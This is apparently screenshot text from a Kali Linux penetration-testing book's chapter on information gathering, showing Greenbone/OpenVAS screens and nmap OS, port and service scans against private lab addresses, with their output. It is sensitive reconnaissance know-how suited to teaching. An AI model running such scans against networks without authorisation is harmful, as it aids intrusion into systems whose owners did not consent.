If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently says "Task Wizard" marked with a small arrow.


Quick start: Immediately scan an IP address
IP address or hostname:

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress

In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports Total column and review the results collected so far.

By clicking the New Task icon you can also create a new Task yourself. However, you will need a Target first, which you can create by



Administration menu items: Users, Groups, Roles, NVT Feed, SCAP Feed, CERT Feed

https://localhost:9392/omp?cmd=get_users&token=5653c478-7f18-4764-9fa2-9a125a94a76e

Greenbone Security Assistant - Iceweasel


Greenbone Security Assistant

Logged in as Admin **admin** | Logout
Mon Mar 2 02:19:53 2015 UTC

Scan Management | Asset Management | SecInfo Management | Configuration | Extras | Administration | Help

Users 1 - 1 of 1 (total: 1) vNo auto-refresh

Filter: sort=roles rows=10 permission=any first=1

Name	Roles	Groups	Host Access	Actions
admin	Admin		Allow all and deny	

(Applied filter: sort=roles rows=10 permission=any first=1)

Greenbone Security Assistant (GSA) Copyright 2009-2014 by Greenbone Networks GmbH, www.greenbone.net

https://localhost:9392/omp?cmd=edit_user&user_id=1f62a713-f66...&filter=&filt_id=&token=5653c478-7f18-4764-9fa2-9a125a94a76e

Greenbone Security Assistant - Iceweasel

Greenbone Security ...

https://localhost:9392/omp?cmd=edit_user&user_id=1f62a713-f663-4b

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Greenbone Security Assistant Logged in as Admin **admin** | Logout
Mon Mar 2 02:23:01 2015 UTC

Scan Management Asset Management SecInfo Management Configuration Extras Administration Help

Edit User

Login Name: [text]
Password: Use existing value
 [password field] (highlighted in green)

Roles (optional) Admin [dropdown] -- [dropdown] +



Groups (optional) -- [dropdown] +

Host Access Deny all and allow. Allow all and deny: [text field]

Interface Access Deny all and allow. Allow all and deny: [text field]

Save User

Greenbone Security Assistant (GSA) Copyright 2009-2014 by Greenbone Networks GmbH, www.greenbone.net



root@kali-01: ~

File Edit View Search Terminal Help

```
root@kali-01:~# /etc/init.d/apache2 start
[ ok ] Starting web server: apache2.
root@kali-01:~# /etc/init.d/apache2 status
Apache2 is running (pid 3319).
root@kali-01:~# /etc/init.d/apache2 reload
[ ok ] Reloading web server config: apache2.
root@kali-01:~# /etc/init.d/apache2 status
Apache2 is running (pid 3319).
root@kali-01:~# /etc/init.d/apache2 restart
[ ok ] Restarting web server: apache2 ... waiting .
root@kali-01:~# /etc/init.d/apache2 status
Apache2 is running (pid 3451).
root@kali-01:~# /etc/init.d/apache2 stop
[ ok ] Stopping web server: apache2 ... waiting .
root@kali-01:~# /etc/init.d/apache2 status
Apache2 is NOT running.
root@kali-01:~# █
```

Chapter 2: Information Gathering and Vulnerability Assessment

```
root@kali-01: ~
File Edit View Search Terminal Help
root@kali-01:~# nmap -A 10.0.0.4

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-25 01:03 EDT
Nmap scan report for 10.0.0.4
Host is up (0.00024s latency).
All 1000 scanned ports on 10.0.0.4 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.99 seconds
root@kali-01:~# /etc/init.d/apache2 start
[ ok ] Starting web server: apache2.
root@kali-01:~# nmap -A 10.0.0.4

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-25 01:04 EDT
Nmap scan report for 10.0.0.4
Host is up (0.00029s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds
root@kali-01:~# █
```

```
MINGW32:/c/Users/Wolf
welcome to Git (version 1.9.5-preview20141217)

Run 'git help git' to display the help index.
Run 'git help <command>' to display help for specific commands.

wolf@MERLIN ~
$ nmap -sT 10.0.0.1-12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-25 13:08 Eastern Daylight Time
Stats: 0:00:28 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 12.00% done; ETC: 13:11 (0:03:11 remaining)
Stats: 0:00:39 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 17.26% done; ETC: 13:11 (0:02:57 remaining)
Stats: 0:00:39 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 17.27% done; ETC: 13:11 (0:02:57 remaining)
Stats: 0:00:40 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 17.90% done; ETC: 13:11 (0:02:59 remaining)
Packet Tracing disabled.
Stats: 0:00:41 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 18.32% done; ETC: 13:11 (0:02:54 remaining)
Packet Tracing disabled.
Stats: 0:00:42 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 18.99% done; ETC: 13:11 (0:02:55 remaining)
Packet Tracing disabled.
Stats: 0:00:44 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 19.82% done; ETC: 13:11 (0:02:54 remaining)
Packet Tracing disabled.
Stats: 0:00:45 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 20.23% done; ETC: 13:11 (0:02:53 remaining)
Packet Tracing disabled.
```

Favorites

01 - Information Gathering ▶

02 - Vulnerability Analysis ▶

03 - Web Application Analysis ▶

04 - Database Assessment

05 - Password Attacks ▶

06 - Wireless Attacks ▶

07 - Reverse Engineering

08 - Exploitation Tools

09 - Sniffing & Spoofing ▶

10 - Post Exploitation ▶

11 - Forensics ▶

12 - Reporting Tools

13 - System Services ▶

Usual applications ▶



dmitry



dnmap-client



dnmap-server



ike-scan



maltego



netdiscover



nmap



p0f




recon-ng



sparta



zenmap



```
root@kali-01:~# nmap -O 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Nmap scan report for 10.0.0.12
Host is up (0.00064s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddapi
49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7
OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
```

```
root@kali-01:~# nmap -O -v 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Initiating ARP Ping Scan at 18:59
Scanning 10.0.0.12 [1 port]
Completed ARP Ping Scan at 18:59, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:59
Completed Parallel DNS resolution of 1 host. at 18:59, 0.04s elapsed
Initiating SYN Stealth Scan at 18:59
Scanning 10.0.0.12 [1000 ports]
Discovered open port 139/tcp on 10.0.0.12
Discovered open port 445/tcp on 10.0.0.12
Discovered open port 135/tcp on 10.0.0.12
Discovered open port 5357/tcp on 10.0.0.12
Discovered open port 49156/tcp on 10.0.0.12
Completed SYN Stealth Scan at 18:59, 4.58s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.12
Nmap scan report for 10.0.0.12
Host is up (0.00063s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddapi
49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone [cut line return] Running: Microsoft Windows 2008|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Windows Server 2008 R2, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Uptime guess: 4.855 days (since Sun Mar 22 22:28:06 2015)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/./share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
Raw packets sent: 2035 (91.378KB) | Rcvd: 17 (1.070KB)
```

```

root@kali-01:~# nmap -O -vv 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Initiating ARP Ping Scan at 18:59      Scanning 10.0.0.12 [1 port]
Completed ARP Ping Scan at 18:59, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:59
Completed Parallel DNS resolution of 1 host. at 18:59, 0.04s elapsed
Initiating SYN Stealth Scan at 18:59   Scanning 10.0.0.12 [1000 ports]
Discovered open port 135/tcp on 10.0.0.12      Discovered open port 139/tcp on 10.0.0.12
Discovered open port 445/tcp on 10.0.0.12      Discovered open port 5357/tcp on 10.0.0.12
Discovered open port 49156/tcp on 10.0.0.12
Completed SYN Stealth Scan at 18:59, 4.79s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.12
Nmap scan report for 10.0.0.12
Host is up (0.00054s latency).
Scanned at 2015-03-27 18:59:50 EDT for 7s
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc      139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds 5357/tcp  open  wsdaapi
          49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/
o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7
OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows
Server 2008 SP1, or Windows 7
TCP/IP fingerprint:
OS:SCAN(V=6.47%E=4%D=3/27%OT=135%CT=%CU=%PV=Y%DS=1%DC=D%G=N%M=A854B2%TM=551
OS:SE0ED%P=i686-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=104%TI=I%II=I%SS=5%TS=7)O
OS:PS(O1=MSB4NW8ST11%O2=MSB4NW8ST11%O3=MSB4NW8NNT11%O4=MSB4NW8ST11%O5=MSB4N
OS:W8ST11%O6=MSB4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)E
OS:CN(R=Y%DF=Y%T=80%W=2000%O=MSB4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)U1(R=N)IE(R=Y%DFI=N%TG=80%CD=Z)

Uptime guess: 4.855 days (since Sun Mar 22 22:28:06 2015)      Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good Luck!)           IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds      Raw packets sent: 2034 (91.334KB) | Rcvd: 16 (1.026KB)

```

The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.202.0/24
- Profile:** Intense scan, no ping
- Command:** nmap -T4 -A -v -Pn 192.168.202.0/24
- Hosts List:**

OS	Host
📡	192.168.202.1
📡	192.168.202.128
📡	192.168.202.129
📡	192.168.202.130
📡	192.168.202.131
📡	192.168.202.254
- Nmap Output:**



```

nmap -T4 -A -v -Pn 192.168.202.0/24
-----
HOP RTT ADDRESS
1 0.08 ms 192.168.202.254

Initiating SYN Stealth Scan at 04:21
Scanning 192.168.202.129 [1000 ports]
Completed SYN Stealth Scan at 04:21, 0.01s elapsed (1000 total ports)
Initiating Service scan at 04:21
Initiating OS detection (try #1) against 192.168.202.129
Retrying OS detection (try #2) against 192.168.202.129
NSE: Script scanning 192.168.202.129.
Initiating NSE at 04:21
Completed NSE at 04:21, 0.00s elapsed
Nmap scan report for 192.168.202.129
Host is up (0.000027s latency).
All 1000 scanned ports on 192.168.202.129 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

NSE: Script Post-scanning.
Initiating NSE at 04:21
Completed NSE at 04:21, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 196.59 seconds
Raw packets sent: 9677 (428.576KB) | Rcvd: 4092 (171.588KB)

```




```

root@kalibook: ~
File Edit View Search Terminal Help
root@kalibook:~# nmap -sS -sV -o 192.168.202.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-15 04:46 EDT
Nmap scan report for 192.168.202.1
Host is up (0.000092s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              (protocol 2.0)
111/tcp   open  rpcbind          2-4 (RPC #100000)
443/tcp   open  ssl/http         VMware VirtualCenter Web service
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=6.47%I=7%D=3/15%Time=5505470D%P=x86_64-unknown-linux-gnu%r
SF:(NULL,29,"SSH-2\0-OpenSSH_6\0.6\0.1p1\0x20Ubuntu-2ubuntu2\0r\n");
MAC Address: 00:50:56:C0:00:01 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.11 - 3.14
Network Distance: 1 hop

Nmap scan report for 192.168.202.128
Host is up (0.00018s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE          VERSION
139/tcp   open  netbios-ssn     Microsoft Windows XP microsoft-ssn
445/tcp   open  microsoft-ds    Microsoft Windows XP microsoft-ds
2869/tcp  closed iclslap
MAC Address: 00:0C:29:45:85:DC (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP3
Network Distance: 1 hop

```

Zenmap

Scan Tools Profile Help

Target: 10.0.0.0/24 Profile: Quick scan Scan Cancel

Command: nmap -T4 -F 10.0.0.0/24

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS	Host
	10.0.0.1
	10.0.0.3
	10.0.0.4
	10.0.0.5
	10.0.0.6
	10.0.0.10
	10.0.0.12

Filter Hosts

nmap -T4 -F 10.0.0.0/24

Nmap scan report for 10.0.0.6
Host is up (0.045s latency).
All 100 scanned ports on 10.0.0.6 are filtered
MAC Address: 80:19:34:93:D4:88 (Intel Corporate)

Nmap scan report for 10.0.0.12
